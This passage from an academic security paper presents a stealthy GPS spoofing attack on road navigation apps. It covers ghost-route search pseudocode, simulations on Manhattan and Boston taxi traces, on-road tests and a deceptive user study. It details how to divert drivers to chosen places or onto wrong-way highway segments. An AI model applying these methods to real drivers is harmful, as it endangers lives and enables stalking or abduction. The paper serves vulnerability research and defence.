We performed additional tests to examine the potential blockage effect of other cars on the road. More specifically, we placed the spoofer and the smartphone in two different cars. Between these two cars, we placed three additional cars as the blockage. The result shows the average takeover time remains similar (41.2 seconds). To further examine the sustainability of the signal lock-in, we fix the location of the spoofer's car, and let the victim's car drive in circles (about 10 mph) while keeping a distance for 15 meters. After driving non-stop for 15 minutes, we did not observe any disconnections, which confirms the sustainability. Overall, the results demonstrate the possibility of performing the GPS spoofing attack in practice.

## 4 GPS Spoofing Attack Method

The measurement results demonstrate the initial feasibility, and the next question is how to make the attack more stealthy. Intuitively, if the attacker randomly changes the GPS information of the navigation device, the driver can easily notice the inconsistency between the *routing information* and *physical road condition*. For example, the spoofed GPS location may trigger the navigation system to instruct a "left turn", but there is no way to turn left on the actual road. In order to make the driver believe he is driving on the original route, the key is to find a virtual route that mimics the shapes of the real roads. In this way, it is possible for the navigation instructions to remain consistent with the physical world. Another contributing factor is that navigation systems typically display the *first person* view. The driver does not see the whole route, but instead, focuses on *the current route* and



(a) Original navigation route $\Gamma : P \rightarrow D$ (b) Ghost location $B$ (c) Actual path of the victim $A \rightarrow C$

Figure 3: An attack example: the victim's original navigation route is $P \rightarrow D$; At location $A$, the spoofer sets the GPS to a ghost location $B$ which forces the navigation system to generate a new route $B \rightarrow D$. Following the turn-by-turn navigation, the victim actually travels from $A$ to $C$ in the physical world.

*the next turn*, which is likely to increase the attacker's chance of success.

## 4.1 The Walk-through Example

The victim is a traveler to the New York City who is not familiar with the area and thus relies on a GPS app to navigate. Figure 3a shows the victim is driving from Hamilton Park in New Jersey ($P$) to Empire State Building in Manhattan ($D$). Assume that an attacker takes over the victim's GPS receiver at the exit of the Lincoln Tunnel ($A$) as shown in Figure 3c. The attacker creates false GPS signals to set the GPS location to a nearby "ghost" location $B$. To cope with the false location drift, the navigation system will recalculate a new route between $B$ and $D$. We call the new route *ghost route*. On the physical road, the victim is still at location $A$ and starts to follow the turn-by-turn navigation from the app. At the same time, the navigation app is constantly receiving the spoofed GPS signals. Eventually, the victim will end up at a different place $C$. Note that the shape of the $B \rightarrow D$ route is similar with that of the $A \rightarrow C$ route. Depending on the purpose of the attack, the attacker may pre-define the target destination $C$ or simply aims to divert the victim from arriving the original destination $D$.

In practice, when the attacker changed the GPS information from $A$ to $B$, it may or may not trigger the "recalculating" voice prompt in the navigation system. This depends on where $B$ is positioned. If $B$ still remains on the original route (but at a different location from $A$), then there will be no voice prompt. Otherwise, the voice prompt could be triggered. This turns out to be less of a problem. Our user study (Section 7) shows that users often encounter inaccurate GPS positioning (*e.g.*, urban canyon effect in big cities) and don't treat the one-time "recalculating" as an anomaly.

| Symbol | Definition |
|---|---|
| $G$ | A geographic area. |
| $R = \{r_i\}$ | Road segments set. |
| $C = \{c_i\}$ | Road segment connection set. $c_i = (r_i, r_{i+1})$. |
| $L = \{l_i\}$ | Road segment length set. $l_i = \|r_i\|$. |
| $\Phi = \{\phi_i\}$ | Connection turning angle set. $\phi_i = \phi(r_i, r_{i+1})$. |
| $S$ | The merged segment $S_k = [r_i, ...r_{i+j}]$. |
| $P, D, \Gamma$ | Starting point, destination, navigation route. |
| $\Gamma_o, \Gamma_g, \Gamma_v$ | Original route, ghost route, victim route. |
| $Loc_a, Loc_g$ | actual location, ghost location. |
| $\Omega_{driftDis}$ | Max. drifted distance between $Loc_g$ and $Loc_a$. |
| $v_g$, $v_a$ | Ghost speed, actual speed. |
| $\Omega_{speed}$ | Max. speed scale factor $\|(v_g - v_a)\|/v_a \leq \Omega_{speed}$. |

Table 2: Notation and definition.

## 4.2 Attack Formulation

A successful spoofing attack relies on a careful choice of the ghost location $B$. The ghost route $B \rightarrow D$ should fit the road map starting from $A$. In addition, the ghost location $B$ should be close to $A$ so that there will not be an obvious location change on the navigation map screen. In the following, we describe our attack objectives and constraints. Key notations are listed in Table 2.

**Road Model.** As shown in Figure 4, a geographic area $G$ is represented by a set of road segments and connection points. $R$ is a set of road segments, and $C = \{c_i = (r_i, r_{i+1})\}$ is a set of connection points. Road segments are inter-connected through connection points. $L$ defines road segment length. $\Phi$ quantifies a connection point's turning angle. More specifically, $\phi_i = \phi(r_i, r_{i+1})$, $\phi_i \in [-\pi, \pi)$. We use the counterclockwise convention to calculate the angle [4]. $\phi_i > 0$ and $\phi_i < 0$ indicate a left and right turn respectively.

**Navigation Route.** Given a starting point and a destination point, a navigation route $\Gamma$ is calculated by the navigation system represented by road segments: $\Gamma = (r_1, r_2, ..., r_n)$. In practice, navigation systems typically tell people to keep driving along the road crossing multiple segments before a turn is required. To this end, we




Figure 4: Road model example.

further merge adjacent road segments. If the turning angle at connection point $(r_i, r_{i+1})$ is below a certain threshold $\theta$ (say 30°), these two road segments can be merged. After merging such road segments, the navigation route is rewritten as $\Gamma = (S_1, S_2, ..., S_m)$.

Consider a victim is following an *original route* $\Gamma_o$ to a destination $D$. At some point, an attacker launches the spoofing attack to change the victim's GPS from its actual location $Loc_a$ to a nearby ghost location $Loc_g$. This will trigger the navigation system to recalculate a new route from $Loc_g$ to $D$ as the *ghost route* $\Gamma_g = (S_{g_1}, S_{g_2}, ..., S_{g_m})$. Consequently, the victim will follow navigation instructions from $\Gamma_g$ and will end up traversing a *victim route* $\Gamma_v = (S_{v_1}, S_{v_2}, ..., S_{v_m})$. In our attack, $\Gamma_v$ should match $\Gamma_g$ in terms of road segments and connections. Note that $\Gamma_v$ might contain wrong-way segments (if $S_{v_i}$'s direction is against the traffic) or loops (if $S_v$ has the same starting and ending point).

**Attack Objective.** Given the victim's current location $Loc_a$ and destination $D$, the attack $ATK$ aims to identify feasible victim routes and the associated ghost location $Loc_g$ and ghost route $\Gamma_g$. We define $O = ATK(G, D, Loc_a) = \{o_1, o_2, ..., o_k\}$, where $o_i = (\Gamma_{vi}, \Gamma_{g_i}, Loc_{g_i})$ such that $\Gamma_{vi}$ matches $\Gamma_{g_i}$. If the attacker aims to divert the victim to a pre-defined destination area $C$, then the attacker only needs to search the $o_i$ where $\Gamma_{vi}$ bypasses $C$.

**Constraints.** The constraint $\Omega$ includes two elements. (1) Location drift constraint $\Omega_{driftDis}$ which defines the maximum drifted distance between $Loc_g$ and $Loc_a$ at the beginning of the attack, *i.e.*, $||Loc_g - Loc_a|| \leq \Omega_{driftDis}$. This is to avoid obvious location change on the navigation map screen. (2) Speed scale factor constraint $\Omega_{speed}$ that limits the ghost speed $v_g$ within a reasonable range, *i.e.*, $|(v_g - v_a)|/v_a \leq \Omega_{speed}$. The above practical constraints can be set to different values by attackers in different situations, *e.g.*, depending on the awareness of the human users and the navigation system.

# 5 Detailed Attack Algorithm Design

Next, we describe the detailed design of our attack algorithm. The attack algorithm contains two key components: *road network construction* and *attack route search*. For any target geographic area, we construct the road network from public map data. This is a one-time effort and can be computed offline. In our study, we use the data from OpenStreetMap to build a road network $G$. Based on the graph, we introduce two algorithms to search the attack routes. The algorithms will return a list of potential attack-launching positions and the corresponding victim routes. Using the searching algorithms, the attacker can also specify a target destination (area) to divert the victim to.

## 5.1 Basic Attack Design

Given graph $G$, victim's current location $Loc_a$, destination $D$ and constraints $\Omega$, we design a *basic* search algorithm for the ghost locations and victim routes. Before introducing the algorithm, we clarify on a few assumptions. First, given a starting point and a destination, the attacker needs to compute a navigation route $\Gamma$ similar to what the victim has. by querying the navigation service that the victim is using (*e.g.*, Google Maps APIs). In addition, the attacker knows the victim's actual location $Loc_a$. For the same-car setting (*e.g.*, spoofer is attached under the victim car), our spoofer is able to tell the fake GPS signals and the real signals apart, and send the victim's actual location back to the attacker. For the tailgating model, the victim is within the sight of the attacker, and thus $Loc_a$ is known.

Regarding the victim's destination $D$, it is not necessarily the final destination. It can be simply a rough area (*e.g.*, financial district, hotel zone) or a location checkpoint (*e.g.*, main bridges, tunnels, highway entrances) that the victim will *bypass*. The intuition is simple: for two nearby destinations, the navigation system will return two routes whose *early portions* are similar (or even identical). With an estimated $D$, the attacker can generate a valid ghost route to match the early portion of the victim's route, which is sufficient to trigger the fake turn-by-turn navigation instructions. In practice, attackers may obtain $D$ from different channels, such as the target user's social media location check-ins, destination broadcasting in taxi-hailing services, and identifying the checkpoints that the user must traverse (*e.g.*, the Lincoln Tunnel entrance when traveling between New Jersey and Manhattan). Technically, attackers can also probe the victim's destination area by sequentially drifting the ghost location and observing the reactive movements of the victim, which has shown to be feasible [46].

As illustrated by Algorithm 1, the basic algorithm begins by selecting a ghost location $Loc_g$ from all the connection points within the distance bound $\Omega_{driftDis}$ from the actual location $Loc_a$. Then, a ghost navigation route $\Gamma_g = (S_{g_1}, S_{g_2}, ..., S_{g_m})$ from the ghost location to the destination is calculated. In order to find as many victim

**Input:** $G, D, Loc_a, \Omega_{driftDis}, \Omega_{speed}$
**Output:** $O = \{o_1, o_2, ..., o_K\}$, $o_i = (\Gamma_v, \Gamma_g, Loc_g)_i$
1: Initialization: $O \leftarrow \emptyset$
2: Preprocessing: Find all candidate ghost current locations $\{Loc_{g_1}, Loc_{g_2}, ..., Loc_{g_N}\}$ within $\Omega_{driftDis}$ distance from $Loc_a$
3: **for** $i$ = 1 to $N$ **do**
4: $\Gamma_g = (S_{g_1}, S_{g_2}, ..., S_{g_m})$, where $\Gamma_g$ is obtained through an API getNavigationRoute$(G, Loc_{g_i}, D)$
5: $U_0 = \{[r_{ac}]\}$, where $Loc_a \in r_{ac}$
6: $U_1, U_2, ..., U_m \leftarrow \emptyset$
7: **for** $j$ = 1 to $m$ **do**
8: **if** $U_{j-1} == \emptyset$ **then**
9: break
10: **end if**
11: **for** $u \in U_{j-1}$ **do**
12: $v \leftarrow u.endpoint$
13: **for** $s \in$ segments with starting point of $v$ **do**
14: **if** $s$ has passed the search criteria **then**
15: Append $u.append(s)$ to $U_j$
16: **end if**
17: **end for**
18: **end for**
19: **end for**
20: **end for**
21: **return** $O$

**ALGORITHM 1:** Basic attack algorithm

**Input:** $G, D, \Omega_{driftDis}, \Omega_{speed}$, $O_0, I$, attack goal
**Output:** $O_i$, where $i = 1, 2, ..., I-1$
1: Initialization: $carryover\_\Gamma_v \leftarrow \emptyset$, $carryover\_\Gamma_g \leftarrow \emptyset$, $O_i \leftarrow \emptyset, i = 1, 2, ..., I$
2: **for** $i$ = 1 to $I-1$ **do**
3: **if** attack goal has been achieved **then**
4: **return**
5: **end if**
6: $U_1, U_2, ..., U_m \leftarrow O_{i-1}$
7: **for** $j$ = 1 to $m$ **do**
8: **if** $U_j = \emptyset$ **then**
9: break
10: **end if**
11: **for** $u$ in $U_j$ **do**
12: $\Gamma_{g_u} \leftarrow O_{i-1}[u]$
13: **for** $k = start_j$ to $end_j$ **do**
14: Append $basic\_attack(G, D, \Gamma_{g_u}[k])$ to $O_i$
15: Append $\Gamma_{g_u}[:k]$ to $carryover\_\Gamma_g[u]$
16: Append $\Gamma_{v_u}[:\hat{k}]$ to $carryover\_\Gamma_v[u]$
17: **end for**
18: **end for**
19: **end for**
20: Save $(O_i, carryover\_\Gamma_v, carryover\_\Gamma_g)$
21: **end for**
22: **return**

**ALGORITHM 2:** Iterative attack algorithm

routes as possible, we traverse the graph from the actual location via an $m$-depth breadth-first search. We keep the candidate routes that satisfy the following criteria at every step:

- *Turn Pattern Matching:* To make sure the navigation instructions of the ghost route can be applied to the victim route, we need to match the turn patterns of the two routes: $\phi(S_{v_i}, S_{v_{i+1}})$ and $\phi(S_{g_i}, S_{g_{i+1}}) \in$ same maneuver instruction category.
- *Segment Length Matching:* Given a speed scale factor $\Omega_{speed}$, the travel distance of the ghost should be within $(1 \pm \Omega_{speed})$ times the victim's actual travel distance on each segment, namely, $(1-\Omega_{speed}) \cdot S_{v_i} \leq S_{g_i} \leq (1+\Omega_{speed}) \cdot S_{v_i}$. This guarantees segment length on the ghost and victim route is similar.

In the worst case, the computational complexity is exponential to the number of road segments connected by one intersection. However, thanks to the searching criteria, the unqualified victim routes can be terminated in the very early stage.

## 5.2 Iterative Attack Design

In basic attack, the attacker only shifts the GPS position once from $Loc_a$ to $Loc_g$. Here, we propose an *iterative attack*, which allows the attacker to create multiple drifts at different locations, while the victim is driving. By iteratively applying the basic attack algorithm, the attack performance can be significantly improved since partially matched victim-ghost routes can be used for searching new routes as the victim moves. As shown in Algorithm 2, for each iteration, we first check if the attack goal has been achieved. If not, we create another location shift on the new ghost route segments from the previous iteration, and apply the *basic searching algorithm*. The attacker goal can be "reaching a pre-defined destination" or "entering a wrong way", which helps to terminate the searching early.

## 5.3 Targeted Deviating Attack

With the above searching algorithms, the attacker may launch the attack by specifying a target destination area. More specifically, attacker can divide the geographic area into grids (width $w$) and then pick one of the grids as the target destination. Then the attacker can run the basic or iterative algorithm to compute all the possible victim routes and identify those that bypass the pre-selected grid. The attacker can terminate the searching algorithm earlier once a victim route hits the destination grid. Intuitively, the success of the attack depends on the road map of the city and the size of the grid ($w$). There is also a limit on how far away the target destination can be set given the condition of the original route. We provide detailed evaluations in the next section.

# 6 Attack Evaluation

Next, we evaluate the proposed algorithms using both trace-driven simulations and real-world driving test. Our simulation is based on empirical driving traces collected

from Manhattan and Boston. Given different attack goals, we seek to understand how well the algorithms can identify the qualified ghost routes and ghost locations. Then we implement algorithms and conduct real-world driving tests to validate the attack feasibility in real-time.

## 6.1 Simulation Experiments

Our attack is more suitable to run in the cities where the road networks are dense. We use the maps of Manhattan (NY) and Boston (MA) since the two cities have different road networks [39] to test our algorithm under different road conditions. For example, Manhattan has more regular grids with a 17.8° standard deviation of turn angles, while Boston has more curvy roads (20.5° standard deviation). In addition, Manhattan has a lower road segment density (51 segments/km$^2$) compared with that of Boston (227 segments/km$^2$). We construct the road network based on the OpenStreetMap database [39].

**Driving Trace Dataset.** To examine the attack performance on realistic driving trips, we obtain taxi trip datasets from NYC Taxi and Limousine Commission (TLC) [5] and the Boston taxi trace dataset used by MIT Challenge [1]. We randomly select 600 real-world taxi trips (300 per city). These traces cover the large area and various road types (visualization is in Appendix-A). The average length of the routes is 900m in Manhattan (MAN) and 2000m in Boston (BOS).

**Evaluation Configurations.** For each taxi trip, we exhaustively run the search algorithm at *each road segment* to identify all the possible attack locations (and the corresponding ghost locations and victim routes). This provides a "ground-truth" on the possible attack options available to the attacker. Then we discuss how these options meet the attacker's goals.

For constraint parameters, we set the maximum drift distance $\Omega_{driftDis}$ = 400m. A measurement study shows that a GPS drift of less than 400m is common during active driving [10]. In addition, given the speed limits in the two cities are 25 to 30 mph, we set $\Omega_{speed}$ = 0.2 assuming a 5–6 mph speed offset is unnoticeable. For iterative attack, we run two iterations as a comparison with the basic attack. Our algorithm also requires calculating the "turning angle" to compare the shape of the roads. We follow Waze's standard [7] to identify the continuous road ($[-30°, 30°]$), left/right-turn ($[30°, 170°]$), and U-turn ($[170°, 180°]$). We implement the algorithms in Python, and run the evaluation on a server with a 192GB RAM and 24 cores.

## 6.2 Evaluation Results


The performance metric depends on the specific goal of the attacker. Recall in our threat model (Section 2.1), we defined three types of attacks which need different evaluation metrics. Below, our metrics are all based on each of the taxi trips (per-trip metric).

**Deviating Attack.** If the attacker simply aims to divert the victim from reaching the original destination, the evaluation metric will focus on the *number of victim routes* available to the attacker, and the *diverted distance* for each road segment on victim routes. More specifically, given road segment $r_v$ and the original navigation route $\Gamma_o = (r_1, r_2, ..., r_n)$, the diverted distance for $r_v$ is calculated as $\min_{i=1,2,...,n} \{||r_v - r_i||\}$, where $||r_v - r_i||$ is the distance between two road segments. By running the basic algorithm, we successfully identify at least one victim route for all the 600 taxi trips. On average, each trip has 335 qualified victim routes, indicating a wide range of attack opportunities. The iterative algorithm (iteration $i = 2$) identified many more victim routes (3,507 routes per trip). Note that for BOS-I, the results are based on 260 trips with distance capped at 6000m. Figure 5a shows average diverted distance per trip. Again, the iterative algorithm is able to identify victim routes that are further away from the victim's original routes. On average, about 40% of the trips can be diverted 500 meters away.

One specific goal of the Deviating Attack could be delaying the victim's trip by leading the victim to loop routes. Given a taxi trip, we examine whether there exists a victim route that contains a loop. Using the basic algorithm, we find at least one loop victim route for 256 out of 300 (85.33%) taxi trips in Manhattan, and 294 out of 300 (98%) trips in Boston.

**Targeted Deviating Attack.** If the attacker aims to divert the user to a pre-defined location, the evaluation metric will focus on *hit rate*. For a given taxi trip, the hit rate reflects how likely a victim route can bypass the attacker-defined destination to achieve targeted diverting. Given a taxi trip, we first circle an area around the taxi route as the considered attack area. The area is of a similar shape of the taxi route with a radius of $r$ (*i.e.*, any location inside this area has a distance shorter than $r$ to the taxi route). We divide the area into grids (width $w$). The attacker can pick a grid inside the area as the target destination. Hit rate is the ratio of the grids that the victim can be diverted to over all the grids in the attack area. An illustration is available in Appendix-B.

Figure 5b shows the hit rate of the basic attack. We set the grid size as $w$=500m and then vary the radius $r$ of the considered area. The result shows that we can achieve about 70%, 47%, 20% median hit rate in Manhattan with



(a) Avg. diverted distance (b) Hit rate (grid size=500m, basic attack) (c) Hit rate (grid size= 200m, basic attack)

(d) Hit rate (grid size= 200m, iterative attack) (e) # of Diverted destinations (f) Overlap rate: estimated vs. true routes

Figure 5: Attack results in Manhattan (MAN) and Boston (BOS). B = Basic Attack; I = Iterative Attack; M500 = Manhattan with a 500m grid size; B500 = Boston with a 500m grid size.


$r$= 500m, 1000m, and 2000m respectively. This indicates that even a randomly selected destination grid is highly likely to be reachable. No surprisingly, victim routes get sparser when it is further away from the original route. Note that even with 20% hit rate in 2000m range, if the attacker provides three candidate target destination grids, the success rate will be higher $1-(1-0.2)^3 = 48.8\%$. Comparing Figure 5b and Figure 5c, we show that a larger grid leads to a higher hit rate. In practice, attacker can use a larger grid if he can tolerate some inaccuracy of the target destination *i.e*, the victim is led to a nearby area instead of the exact target location.

Figure 5d shows that the iterative attack algorithms can significantly increase the hit rate (blue lines) comparing to those of the basic algorithm (red lines). In addition, Figure 5e shows that iterative algorithm also significantly increases the total number of bypassed grids by all the victim routes, *i.e.* the number of potential *target destinations* for the attacker.

**Endangering Attack Result.** If the attacker aims to endanger the victim, then we focus on the *wrong-way rate*. Given a taxi trip, we aim to find at least one victim route that contains a wrong way segment. The basic algorithm identified a wrong-way victim route for 599 out of the 600 taxi trips (99.8%). Notably, 90.4% of trips have the victim routes that contain a highway type of wrong way segment, which incurs real danger.

**Boston vs. Manhattan.** Boston has denser road networks and irregular road shapes. Manhattan has a sparser and grid-like road network. The road network features affect the attack performance. As shown in Figure 5b and Figure 5c, the smaller grid size helps Boston to reduce the hit rate deficit against Manhattan, since the dense road segments in Boston allow us to divert the victim to more precise destinations. In addition, since Boston has more irregular roads, it is more difficult to search for a long victim route that matches the ghost route. On the contrary, Manhattan's grid-like road structure yields a better match for long victim routes as shown in Figure 5a. Our attack works for small cities, but will yield fewer options for attackers (validated in our real-world driving test).

**Original Destination Estimation.** Recall that to run the attack algorithm, the attacker needs some knowledge about $D$, the original destination of the victim. Here, we evaluate the impact of the inaccurate estimation of $D$. More specifically, given a true $D$, we randomly set an estimated $D'$ that is within 200m, 500m or 1000m. Using $D'$, we generate the estimated route, and then calculate the overlapped portion with the original route. As shown in Figure 5f, even if the estimated destination is not accurate, there are enough overlapped segments (in the beginning) that can help to generate the victim routes. For example, even with 1000m error, the attacker can di-



(a) On-Route Attack (b) Off-Route Attack

Figure 6: The original routes and victim routes in the real-world driving tests.

vert the victim using the first half of the ghost navigation route (medium 0.5 overlap rate).

**Computation Time Delay.** The ghost route searching can be completed within milliseconds for the basic attack. The average searching time for one ghost location candidate is 0.2ms in Manhattan and 0.3ms in Boston. The iterative attack takes a longer but acceptable time: 0.13s in Manhattan and 0.32s in Boston. Note that attacker can always pre-compute the route (within a minute) before the victim arrives the attack location.

## 6.3 Real-world Driving Tests

We implemented the full attack algorithm and validated the feasibility through real-world driving tests. Two authors performed the same-car attack using our own car. One author acted as the driver (victim) who strictly followed the navigation instructions from the Google Maps (v9.72.2) running on the phone (XIAOMI MIX2 with Android 8.0 and HUAWEI P8 with Android 6.0). The other author sat on the backseat to operate the spoofer and ran the attack algorithm on a laptop. As previously stated, the spoofer can tell apart the fake GPS signals with the real ones, and thus the attacker knows the true location of the victim. The goal of the real-world driving tests is to examine if the spoofer can trigger the fake navigation instruction in *real-time* right before users need to make a navigation decision.

Similar as early measurements, we obtained a legal permission from the local radio regulation authority, and conducted the experiments exclusively in China. In addition, we have taken active steps to make sure the spoofing signals did not affect innocent users or cars. More specifically, we performed our measurements in a suburb area *after midnight* when there were almost no other cars on the road. To minimize the impact of the spoofing signals, we reduce the transmit power of the spoofer to the minimum (-40 dBm) and then use attenuators (30 dB) to reduce the signal strength after locking in. The metal structure of the car also acts as a shield to contain the spoofing signals (about 15 dB attenuation). In addition, there is another -42.41 dB free space propagation loss at a two-meter distance. This means, beyond two meters away from the car, the signal strength is already very weak (about -127.41 dBm), which cannot take the lock of any GPS devices.

In total, we tested on two different routes as shown in Figure 6. In both screenshots, lines $A \rightarrow D$ represent original routes. Blue lines stand for ghost routes, while black lines stand for victim routes. $A$ is the user's actual location and $B$ is the corresponding ghost location. $C$ is the user's diverted destination, $D$ is the original destination. In the first case (Figure 6a), the attacker set the ghost location to another location *on the original route*. Our test showed that this indeed can avoid triggering the "re-calculating" voice prompt. The route took nine minutes and the driver was successfully diverted to the predefined location 2.1 kilometers away from the original destination. In the second case (Figure 6b), the attacker set the ghost location *off the original route*, which triggered a "re-calculating" voice prompt. This time, the driver drove five minutes and was diverted 2.5 kilometers away. In both cases, the smartphone was locked to the spoofed signal without dropping once. The sequences of fake locations were fed to the phone smoothly with a 10Hz update frequency. Despite the potential cross-checks of heading and filters embedded in Google Maps, the navigation instructions were triggered in time.

# 7 Attacks with Human in the Loop

Next, we examine how stealthy the attack can be to human drivers (victims) through a user study. As previously stated, the attack focuses on people who drive in the unfamiliar locations because they would be more likely to rely on the GPS navigation (instead of their own knowledge of the roads). We will also check the validity of this assumption in the user study. Our study cannot involve attacking human subjects when they drive real cars due to safety implications. Instead, we conduct a *deceptive* user study in a simulated environment using a customized driving simulator. Our study received the approval of our local IRB (#17-936).

## 7.1 User Study Methodology

Our user study examines three high-level research questions. *R1:* how do users use GPS navigation systems in practice? *R2:* under what conditions is the GPS spoofing attack more likely to deceive users successfully? *R3:* what are the user perceptions towards the GPS spoofing attack? We explore the answers with three key steps: pre-study survey, driving tests, and post-study interview. To avoid alerting the participants, we frame the study with a non-security purpose, stating that the study is to test the

(a) Experiment Setups (b) ETS II Game View (c) Google Street View

Figure 7: User study setups; The ETS II Game View is comparable to the Google Street View at the same location.


usability of our simulation software. We debrief users after the driving test to obtain the informed consent. The study takes about 50 minutes and we compensate each participant $10.

**Pre-study Survey.** The survey asks two questions: (1) how often do you use GPS navigation services when driving in familiar locations (*e.g.*, home and work) and unfamiliar locations (*e.g.*, visiting a new city). (2) what information provided by the navigation service do you primarily rely on during driving?

**Driving Tests.** To simulate a realistic driving scenario, we build a simulator by modifying a popular driving simulation game "Euro Truck Simulator II" (ETS II) [2]. We use ETS II for three reasons. First, the game presents the *first-person view* with realistic vehicle interior and dashboard. In addition to the front view, the participant can easily move the view-angle (to see through the passenger window and the backseat) by moving the cursor. This provides a wide view range to the participant. Second, the simulator can load real-world maps where the 3D street view mimics the reality. Figure 7b and Figure 7c show the side-by-side companion of the game view (of a 3:1 map) and the actual street view (from Google Street View) at the same location. Because the street view is rendered in a high-resolution, the street signs and road names are clearly displayed. Third, the simulator SDK allows us to control the day-and-night settings and special weather conditions. We provide a demo video under this link[2].

For the driving test, we simulate attacking a victim who drives in a new city. We display the driver's view on a 22 inch LED display (1920 x 1200) and load a 3:1 map of Budapest in Hungary [3], which is considered an unfamiliar city for our participants. At the same time, we run Google Maps on an Android smartphone as the navigation app. The app provides turn-by-turn navigation, and the voice prompt reads the street names. The smartphone is placed in front of the LED display (near the "dashboard" area) as shown in Figure 7a. For ethical and

[2]Demo: `https://www.dropbox.com/sh/h9zq8dpw6y0w12o/AABZiKCUOhe44Bu1CtHZzHLta`



(a) Original Route (b) Victim Route

Figure 8: The original and victim route for the user study.

legal reasons, we cannot directly spoof the GPS signal of the smartphone. Instead, the smartphone runs a dedicated app (developed by us) to fetch GPS sequences from a server. The server reads the GPS information from the driving simulator in real time and generates fake locations for the smartphone. In this way, we can directly manipulate the GPS read of the smartphone for the user study.

To examine user reactions to the attack, we assign each participant driving tasks. The participants will drive to deliver packages to a given destination following the navigation of Google Maps. Figure 8 shows the driving routes used in our user study. Figure 8a shows the original route that the participant is supposed to take. Figure 8b shows the route to which the attacker aims to detour the participants. This route is chosen because it contains a high-way in the victim route, and only local-ways in the original route. These are the clear discrepancies for the victim to recognize. We tune two parameters: *driving time* (day or night) and *weather* (rainy or clear). The participant will deliver the package four times (on the same route) in this order: "rainy night", "clear night", "rainy day", and "clear day". This order makes it easier to recognize the attack in the end than at the beginning. The experiment stops whenever the participant recognizes the attack. Note that the attack covers the takeover phase when the phone loses the GPS signal for a while and then jumps to a new location.

To help the participants to get familiar with the driving simulator, we spend about 5–10 minutes to let the partic-

ipants play with the simulator before the real tests. We also use the time to train the participants to "think-aloud" — expressing their thoughts and actions *verbally*. During the real test, we encourage the participants to think-aloud and record the audio.

**Post-study Interview.** In the interview, we first debrief the participants about the real purpose of the study. Second, we ask about their perceptions towards GPS spoofing attacks. Third, we let the participants comment on the key differences between using the driving simulator and their real-world driving. The participants can withdraw their data at any time and can still receive the full compensation.

**Recruiting Participants.** We performed the user study in both the U.S. and China. The user study materials have been translated into the respective languages of the participants. Given that the study requires the participants to physically come to the lab (and stay for about one hour), we cannot perform the study on a massive scale. With a limited scale, our goal is to recruit a diverse sample of users. We distribute our study information on social media, user study websites, and student mailing lists. We recruited 40 participants (20 in the U.S. and 20 in China). Among the 40 participants, there are 30 male and 10 female. 17 people are 26–35 years old, and 20 people are 18–25, and 3 people are 36–50. Regarding the driving experience, 22 people drive for $<$3 years, 16 people drive for 3–10 years, and 2 people drive for 10–20 years. Our participants are slightly biased towards tech-savvy users: 20 users (50%) have a Computer Science background.

## 7.2 User Study Results

**Driving and Navigation Habits.** *Users are more likely to use GPS navigation systems when traveling in unfamiliar areas.* We ask users to rate how often they use GPS in "familiar", "not-too-familiar" and "unfamiliar" areas with a scale of 10 (1=never; 10=almost every time). The U.S. participants' the average score for unfamiliar places is much higher (7.85) than familiar locations (4.55). The results from China are consistent (10.0 vs. 3.93). This means, our attack may not be applicable to familiar area since people don't rely on GPS.

*Users are more likely to rely on the voice prompt and visual instructions than the textual information.* We present a Google Maps screen and ask which information the participant typically rely on to make driving decisions (a multi-choice question). In the U.S., 13 users (68.4%) choose voice prompt, 11 users (57.9%) rely on visual elements such as road shapes and arrows, and only 6 users (31.6%) choose textual information such as street names. The results from China are consistent. These results are in favor of our attack, which is designed to manipulate the voice and the visual elements.

**User Reactions to GPS Spoofing Attacks.** Our attack has achieved a high successful rate (95%). Out of 40 people, only one U.S. participant and one Chinese participant recognized the attack. The rest 38 participants all finished the four rounds of driving tasks and followed the navigation to reach the wrong destinations.

Both participants recognized the attack because they detected certain inconsistency between the navigation information and the surrounding environment on the road. The U.S. participant (user#38, m, 18-25, driving $<$3 years) recognized the attack during the second round (clear night). He was driving on a high way with a gas station on his right when he realized that the Google Maps showed that he was on a local way without a gas station nearby. He also checked the street signs and recognized the inconsistent road names. The Chinese participant (user#5, m, 26-35, driving $<$3 years) recognized the attack during the first round (rainy night), alerted by the "highway and local way" inconsistency.

During the driving task, we observe that almost all the participants noticed when the GPS signals are lost during the takeover phase (about 30 seconds), but still kept driving on the road. Once the GPS signal came back, they continued to follow the navigation instructions. Our interview later shows most users have experienced malfunctioned GPS before, which is not enough to alert them.

**User Perceptions to the Attack.** During the interview, we find that *most users have experienced GPS malfunction in real life*. 95% of the users commented that they experienced GPS malfunction in real life such as losing GPS signals and wrong positioning. User#39 stated that she even had a car accident due to the poor GPS signals. Some users mentioned that it could be very challenging to check road signs constantly. For example, user#03 stated "*the roads in the U.S. all look similar. Sometimes I notice the road signs, but not when I drive fast*". In addition, users *do not understand how GPS spoofing works*, Among the 40 participants, only eight users can explain GPS spoofing correctly.

We encourage the participants to comment on the differences between using the simulator and real-world driving. The most common response is the usage of the keyboard and mouse to control the car for steering and acceleration. User#10 also commented that they can drive more recklessly in the simulation game: "*The most different part is that you are afraid of nothing. You are not afraid of red lights, crashing either.*" These are the limitations of the controlled and simulated studies.

**Discussion.** Overall, the results show that our attacks are highly effective even when human drivers are

| Mechanism | | $ Cost | Deploy. Overhead | Effectiveness | Robustness |
|---|---|---|---|---|---|
| Modif.-based | Encryption & authentication [29, 64] | High | High | High | High |
| | Ground infrastructures [12, 27, 36, 49, 50] | High | High | High | High |
| | GPS receiver hardware [24, 31, 35, 40, 47, 73] | Medium | High | High | High |
| | GPS receiver software [32, 35, 47, 48, 55, 63, 65] | Low | Low | Low | Low |
| Modif.-free | External location verification [23, 70] | Low | Low | Low | Low |
| | Internal sensor fusion [19, 57] | Low | Low | Low | Low |
| | Computer vision [13, 42, 69] | Low | Low | Medium | Unknown |

Table 3: Comparison of different countermeasures.

in the loop. The results also point out three types of inconsistencies that are likely to alert users: (1) inconsistency between highway and local ways; (2) inconsistent street names; (3) inconsistent landmarks (*e.g.*, gas station). More advanced attacks can further avoid the "highway - local way" inconsistency by filtering out such routes. The other two factors depend on whether the driver has the habit (and has the time) to cross-check the surrounding environment. In addition, our interview reveals that most people have experienced GPS malfunction in real life, which makes them more tolerable to GPS inconsistencies. In addition, since people are more likely to rely on visual and voice prompt, it increases the attacker's probability of success. Our study still has limitations, which are discussed at the end of the paper.

## 8 Discussion and Countermeasures

Our study demonstrated the initial feasibility of manipulating the road navigation system through targeted GPS spoofing. The threat becomes more realistic as car-makers are adding auto-pilot features so that human drivers can be less involved (or completely disengaged) [38]. In the following, we discuss key directions of countermeasures.

